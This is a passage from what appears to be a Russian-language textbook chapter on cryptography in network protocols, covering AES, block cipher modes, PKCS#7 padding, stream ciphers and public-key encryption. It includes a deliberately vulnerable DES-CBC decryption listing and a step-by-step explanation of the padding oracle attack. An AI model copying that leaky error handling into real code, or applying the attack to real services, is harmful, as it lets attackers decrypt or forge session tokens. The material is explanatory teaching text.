


Рисунок 7-4. Процесс шифрования Triple DES

AES

Гораздо более современный алгоритм шифрования - AES, основанный на алгоритме Rijndael. AES использует фиксированный размер блока 128 бит и поддерживает ключи трёх длин: 128, 192 и 256 бит, которые иногда соответственно называют AES128, AES192 и AES256. Вместо сети Фейстеля AES применяет сеть подстановок-перестановок, состоящую из двух основных компонентов: блоков подстановки (S-Box) и блоков перестановки (P-Box). Эти два компонента соединяются, образуя один раунд алгоритма. Как и в сети Фейстеля, такой раунд можно выполнить несколько раз с различными значениями S-Box и P-Box, формируя зашифрованный результат.

S-Box представляет собой простую таблицу соответствий, похожую на простой шифр замены. Он принимает входное значение, находит его в таблице и создаёт выходное значение. Поскольку S-Box использует большую уникальную таблицу поиска, он очень полезен для выявления конкретных алгоритмов. Такая таблица служит очень крупным отпечатком, который можно обнаружить в исполняемых файлах приложений. Я подробнее объяснил это в главе 6 при обсуждении методов поиска неизвестных криптографических алгоритмов посредством обратной разработки двоичных файлов.

Другие блочные шифры

DES и AES - блочные шифры, которые вам будут встречаться чаще всего, но существуют и другие, в том числе перечисленные в таблице 7-1, а также используемые в коммерческих продуктах.

Таблица 7-1. Распространённые алгоритмы блочных шифров

Название шифра	Размер блока, бит	Размер ключа, бит	Год появления
Data Encryption Standard (DES)	64	56	1979
Blowfish	64	32-448	1993
Triple Data Encryption Standard (TDES/3DES)	64	56, 112, 168	1998
Serpent	128	128, 192, 256	1998
Twofish	128	128, 192, 256	1998
Camellia	128	128, 192, 256	2000
Advanced Encryption Standard (AES)	128	128, 192, 256	2001

Размеры блока и ключа помогают определить используемый протоколом шифр по способу задания ключа или разделения зашифрованных данных на блоки.

Режимы блочных шифров

Алгоритм блочного шифра определяет, как шифр работает с блоками данных. Сам по себе алгоритм блочного шифра имеет некоторые слабости, в чём вы вскоре убедитесь. Поэтому в

реальном протоколе блочный шифр обычно применяется вместе с другим алгоритмом, называемым режимом работы.

Режим предоставляет дополнительные свойства безопасности, например делает результат шифрования менее предсказуемым. Иногда он также меняет работу шифра, например преобразует блочный шифр в потоковый, который подробнее рассматривается в разделе "Потоковые шифры" на странице 158. Рассмотрим несколько наиболее распространённых режимов, а также их свойства безопасности и слабости.

Electronic Code Book

Самый простой и стандартный режим работы блочных шифров - Electronic Code Book (ECB). В ECB алгоритм шифрования применяется к каждому блоку открытого текста фиксированного размера, создавая последовательность блоков шифротекста. Размер блока определяется используемым алгоритмом. Например, если применяется шифр AES, каждый блок в режиме ECB должен иметь размер 16 байтов. Открытый текст делится на отдельные блоки, к которым применяется алгоритм шифрования. Работа режима ECB была показана на рисунке 7-3.

Поскольку каждый блок открытого текста в ECB шифруется независимо, он всегда преобразуется в один и тот же блок шифротекста. В результате ECB не всегда скрывает крупномасштабные структуры открытого текста, как видно на растровом изображении на рисунке 7-5. Кроме того, при независимом шифровании блоков злоумышленник может повредить данные после расшифрования или манипулировать ими, переставляя блоки шифротекста перед расшифрованием.




Рисунок 7-5. Шифрование растрового изображения в режиме ECB

Cipher Block Chaining

Другой распространённый режим работы - Cipher Block Chaining (CBC), который сложнее ECB и лишён его недостатков. В CBC шифрование отдельного блока открытого текста зависит от зашифрованного значения предыдущего блока. Над предыдущим зашифрованным блоком и текущим блоком открытого текста выполняется XOR, после чего к объединённому результату применяется алгоритм шифрования. На рисунке 7-6 показан пример CBC для двух блоков.

В верхней части рисунка 7-6 находятся исходные блоки открытого текста. В нижней части показан полученный шифротекст, созданный применением алгоритма блочного шифра вместе с алгоритмом режима CBC. Перед шифрованием каждого блока открытого текста над ним и предыдущим зашифрованным блоком выполняется XOR. После выполнения XOR над блоками применяется алгоритм шифрования. Это обеспечивает зависимость выходного шифротекста как от открытого текста, так и от предыдущих зашифрованных блоков.




Рисунок 7-6. Режим работы CBC

Поскольку у первого блока открытого текста нет предыдущего блока шифротекста для выполнения операции XOR, его объединяют с выбранным вручную или созданным случайно блоком, называемым вектором инициализации (initialization vector, IV). Если IV создаётся случайно, его необходимо передать вместе с зашифрованными данными, иначе получатель не сможет расшифровать первый блок сообщения. Использование

фиксированного IV представляет проблему, если для всех сеансов связи используется один ключ, поскольку многократное шифрование одного сообщения всегда будет давать один и тот же шифротекст.

Чтобы расшифровать CBC, операции шифрования выполняются в обратном порядке: расшифрование идёт от конца сообщения к началу, каждый блок шифротекста расшифровывается ключом, а на каждом шаге над расшифрованным блоком и предшествующим ему зашифрованным

блоком шифротекста выполняется XOR.

Альтернативные режимы

Существуют и другие режимы работы блочных шифров, включая режимы, способные преобразовать блочный шифр в потоковый, и специальные режимы, например Galois Counter Mode (GCM), обеспечивающие целостность и конфиденциальность данных. В таблице 7-2 перечислены несколько распространённых режимов работы и указано, создают ли они блочный или потоковый шифр, который рассматривается в разделе "Потоковые шифры" на странице 158. Подробное описание каждого режима выходит за рамки книги, но таблица служит кратким ориентиром для дальнейшего исследования.

Таблица 7-2. Распространённые режимы работы блочных шифров

Название режима	Сокращение	Тип режима
Electronic Code Book	ECB	Блочный
Cipher Block Chaining	CBC	Блочный
Output Feedback	OFB	Потоковый
Cipher Feedback	CFB	Потоковый
Counter	CTR	Потоковый
Galois Counter Mode	GCM	Потоковый с обеспечением целостности данных

Заполнение блочного шифра

Блочные шифры работают с единицей сообщения фиксированного размера - блоком. Но что делать, если требуется зашифровать один байт данных, а размер блока равен 16 байтам? Здесь используются схемы заполнения. Они определяют обработку неиспользованного остатка блока при шифровании и расшифровании.

Самый простой способ заполнения - дополнить свободное пространство блока известным значением, например повторяющимся нулевым байтом. Но как после расшифрования блока отличить байты заполнения от значимых данных? Некоторые сетевые протоколы задают явное поле длины, с помощью которого заполнение можно удалить, однако полагаться на него можно не всегда.

Одна из решающих эту проблему схем определена в стандарте Public Key Cryptography Standard #7 (PKCS#7). В ней всем байтам заполнения присваивается значение, равное количеству таких байтов. Например, если присутствуют три байта заполнения, каждый получает значение 3, как показано на рисунке 7-7.




Рисунок 7-7. Примеры заполнения PKCS#7

Что делать, если заполнение не требуется? Например, если последний шифруемый блок уже имеет правильную длину? Если просто зашифровать и передать последний блок, алгоритм расшифрования истолкует допустимые данные как часть заполненного блока. Чтобы устранить неоднозначность, алгоритм шифрования должен отправить последний фиктивный блок, содержащий только заполнение, и тем самым сообщить алгоритму расшифрования, что последний блок можно отбросить.

После расшифрования заполненного блока процесс легко проверяет количество байтов заполнения. Он читает последний байт блока, чтобы определить ожидаемое количество таких байтов. Например, если прочитано значение 3, процесс знает, что должны присутствовать три байта заполнения. Затем он читает два других ожидаемых байта и проверяет, что каждый также равен 3. Если заполнение неверно, то есть ожидаемые байты имеют разные значения либо значение находится вне допустимого диапазона - оно должно быть больше 0 и не превышать размер блока, - возникает ошибка, способная привести к сбою расшифрования. Сам способ возникновения сбоя тоже имеет значение для безопасности.

Атака оракула заполнения

Серьёзная брешь безопасности, называемая атакой оракула заполнения, возникает при сочетании режима CBC со схемой заполнения PKCS#7. Она позволяет злоумышленнику расшифровывать данные, а в некоторых случаях шифровать собственные данные, например маркер сеанса, передаваемые этим протоколом, даже без знания ключа. Расшифровав маркер сеанса, злоумышленник может получить конфиденциальные сведения. Если же он способен зашифровать маркер, то может, например, обойти контроль доступа на веб-сайте.

Рассмотрим листинг 7-1, в котором данные из сети расшифровываются закрытым ключом DES.

```
def decrypt_session_token(byte key[])
```

```
{
    byte iv[] = read_bytes(8); // [1]
    byte token[] = read_to_end();

    bool error = des_cbc_decrypt(key, iv, token); // [2]

    if(error) {
        write_string("ERROR"); // [3]
    } else {
        write_string("SUCCESS"); // [4]
    }
}
```

Листинг 7-1. Простое расшифрование DES данных из сети

Код читает IV и зашифрованные данные из сети [1] и передаёт их процедуре расшифрования DES CBC вместе с внутренним ключом приложения [2]. В данном случае расшифровывается клиентский маркер сеанса. Такой вариант широко применяется в каркасах веб-приложений, где клиент фактически не хранит состояния и должен отправлять маркер с каждым запросом для подтверждения своей личности.

Функция расшифрования возвращает признак ошибки, сообщающий о сбое. В таком случае клиенту отправляется строка `ERROR` [3], иначе - строка `SUCCESS` [4]. Следовательно, код предоставляет злоумышленнику сведения об успехе или сбое расшифрования произвольного зашифрованного блока от клиента. Кроме того, если код использует PKCS#7 для заполнения и возникает ошибка из-за несоответствия заполнения правильному шаблону в последнем расшифрованном блоке, злоумышленник может использовать эти сведения для атаки оракула заполнения и затем расшифровать блок данных, отправленный уязвимой службе.

В этом и состоит суть атаки оракула заполнения: наблюдая за тем, удалось ли сетевой службе расшифровать зашифрованный в CBC блок, злоумышленник может вывести исходное незашифрованное значение блока. Термин "оракул" означает, что злоумышленник может задать службе вопрос и получить ответ "истина" или "ложь". В данном случае он спрашивает, допустимо ли заполнение отправленного службе зашифрованного блока.

Чтобы лучше понять работу атаки, вернёмся к расшифрованию одного блока CBC. На рисунке 7-8 показано расшифрование блока данных, зашифрованных CBC. В этом примере открытый текст представляет строку `Hello`, после которой находятся три байта заполнения PKCS#7.

Запрашивая веб-службу, злоумышленник напрямую управляет исходным шифротекстом и IV. Поскольку на последнем этапе расшифрования над каждым байтом открытого текста и байтом IV выполняется XOR, злоумышленник может непосредственно управлять выходным открытым текстом, изменяя соответствующий байт IV. В примере на рисунке 7-8 последний байт расшифрованного блока равен `0x2B`; после XOR с байтом IV `0x28` он даёт `0x03`, то есть байт заполнения. Но если изменить последний байт IV на `0xFF`, последний байт шифротекста расшифруется в `0xD4`, которое уже не является допустимым байтом заполнения, и служба расшифрования вернёт ошибку.




Рисунок 7-8. Расшифрование CBC с IV

Теперь у злоумышленника есть всё необходимое для определения значения заполнения. Он отправляет веб-службе фиктивные шифротексты, перебирая все возможные значения последнего байта IV. Если полученное расшифрованное значение не равно `0x01` или случайно не образует другое допустимое заполнение, расшифрование возвращает ошибку. Как только заполнение становится допустимым, расшифрование завершается успешно.

Эти сведения позволяют злоумышленнику определить значение байта расшифрованного блока без знания ключа. Например, допустим, что он отправляет в качестве последнего байта IV значение `0x2A`. Расшифрование завершается успешно, а значит, результат XOR расшифрованного байта с `0x2A` должен быть равен `0x01`. Теперь злоумышленник может вычислить расшифрованное значение, выполнив XOR над `0x2A` и `0x01` и получив `0x2B`. Если выполнить XOR этого значения с исходным байтом IV `0x28`, получится `0x03` - исходное значение заполнения, как и ожидалось.

Следующий шаг атаки - с помощью IV создать значение `0x02` в двух младших байтах открытого текста. Подобно тому как ранее злоумышленник перебирал младший байт, теперь он может перебрать предпоследний. Поскольку значение младшего байта уже известно, подходящим значением IV его можно установить в `0x02`. Затем злоумышленник перебирает предпоследний байт до успешного расшифрования, означающего, что при расшифровании второй байт теперь равен `0x02`. Повторяя процесс до вычисления всех байтов, злоумышленник может таким способом расшифровать любой блок.

Потоковые шифры

В отличие от блочных шифров, которые шифруют блоки сообщения, потоковые шифры работают на уровне отдельных битов. Наиболее распространённый алгоритм потоковых шифров

создаёт из исходного ключа псевдослучайный поток битов, называемый потоком ключа. Затем поток арифметически применяется к сообщению, обычно с помощью операции XOR, и создаёт шифротекст, как показано на рисунке 7-9.




Рисунок 7-9. Операция потокового шифра

Если арифметическая операция обратима, для расшифрования сообщения достаточно создать тот же поток ключа, который использовался при шифровании, и выполнить над шифротекстом обратную арифметическую операцию. В случае XOR обратной операцией фактически является сам XOR. Поток ключа можно создавать совершенно специальным алгоритмом, как в RC4, либо блочным шифром с соответствующим режимом работы.

В таблице 7-3 перечислены некоторые распространённые алгоритмы, которые могут встретиться в реальных приложениях.

Таблица 7-3. Распространённые потоковые шифры

Название шифра	Размер ключа, бит	Год появления
A5/1 и A5/2, используются для шифрования голоса в GSM	54 или 64	1989
RC4	До 2048	1993
Режим Counter (CTR)	Зависит от блочного шифра	Н/Д
Режим Output Feedback (OFB)	Зависит от блочного шифра	Н/Д
Режим Cipher Feedback (CFB)	Зависит от блочного шифра	Н/Д

Криптография с асимметричным ключом

Криптография с симметричным ключом обеспечивает хороший баланс безопасности и удобства, но имеет серьёзную проблему: участникам сети необходимо физически обмениваться секретными ключами. Это трудно сделать, когда сеть охватывает несколько географических регионов. К счастью, криптография с асимметричным ключом, обычно называемая шифрованием с открытым ключом, способна смягчить эту проблему.

Для асимметричного алгоритма требуются ключи двух типов: открытый и закрытый. Открытый ключ шифрует сообщение, а закрытый его расшифровывает. Поскольку открытый ключ не способен расшифровать сообщение, его можно передавать кому угодно, даже через общедоступную сеть, не опасаясь, что злоумышленник перехватит его и использует для расшифрования трафика, как показано на рисунке 7-10.




Рисунок 7-10. Шифрование и расшифрование с асимметричным ключом

Хотя открытый и закрытый ключи связаны математически, алгоритмы с асимметричным ключом проектируются так, чтобы получение закрытого ключа из открытого занимало очень много времени. Они основаны на математических примитивах, называемых функциями с потайным ходом. Название происходит от идеи, что пройти через потайную дверь легко, но если она захлопнулась за вами, вернуться трудно. Эти алгоритмы полагаются на предположение, что трудоёмкую базовую математику невозможно обойти. Однако будущие достижения в математике или вычислительной мощности могут опровергнуть такие предположения.

Алгоритм RSA

Удивительно, но широко применяется не так много уникальных алгоритмов с асимметричным ключом, особенно по сравнению с симметричными. В настоящее время RSA является самым распространённым алгоритмом защиты сетевого трафика и останется им в обозримом будущем. Хотя более новые алгоритмы основаны на математических конструкциях, называемых эллиптическими кривыми, они имеют с RSA много общих принципов.

